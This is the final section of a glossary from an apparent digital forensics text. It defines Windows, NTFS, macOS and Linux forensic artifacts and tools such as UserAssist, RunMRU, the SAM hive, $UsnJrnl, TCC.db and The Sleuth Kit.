Resident Data Data belonging to a very small file that is stored completely inside the file's \$MFT record in an NTFS file system.

ROT13 Rotate by 13 places: A letter substitution that replaces each letter with the one 13 places later in the alphabet; UserAssist stores program names this way.

RunMRU Most Recently Used list for the "Run" dialog box in Windows, stored in the NTUSER.DAT Registry hive. It shows commands the user recently typed into the Run dialog.

SAM Security Account Manager: A Windows Registry hive that stores local user account information, group memberships, and hashed passwords.





Acronyms and Terminology IX

SSH Secure Shell: The encrypted remote-login protocol whose logins appear in Linux authentication logs.

Super Timeline A single, chronological list of events created by combining timestamped data from all available forensic artifacts on a system. It is used to reconstruct the sequence of events.

TCC Transparency, Consent and Control: The macOS framework, and its TCC.db databases, that records which applications were granted access to protected resources such as the camera or full disk.

TRIM A command by which the operating system tells a solid-state drive which blocks are no longer in use, allowing the drive to erase them.

TSK The Sleuth Kit: A library and collection of command-line tools that allow for the forensic analysis of disk images and file systems.

Unallocated Space The portion of a storage drive that is not currently allocated to any active files by the file system. Deleted files may still reside in this space until they are overwritten.

Unified Logs (macOS) The centralized logging system on modern macOS, which stores system and application logs in a compressed, binary format.

URL Uniform Resource Locator: The address of a web resource, recorded in browser history, download records and the Zone.Identifier stream.



Acronyms and Terminology X

USB Universal Serial Bus: The interface through which removable drives connect; Windows records attached USB storage devices in the SYSTEM hive.

UserAssist A Registry key in NTUSER.DAT that records programs a user launched through the Explorer shell, with ROT13-encoded names, run counts and last-run times.

\$UsnJrnl Update Sequence Number Journal: A size-limited NTFS log that records the reason for each change to a file (creation, rename, overwrite, deletion), with the file's name and \$MFT reference but not its content.

UTC Coordinated Universal Time: The reference time standard. NTFS stores timestamps in UTC, and every timeline source must be normalised to one time zone.

UUID Universally Unique Identifier: A 128-bit identifier; the macOS quarantine attribute carries one that links a file to its quarantine-events row.

Value (Registry) An entry within a Registry Key that stores the actual configuration data, similar to a file within a folder.



Thank You!

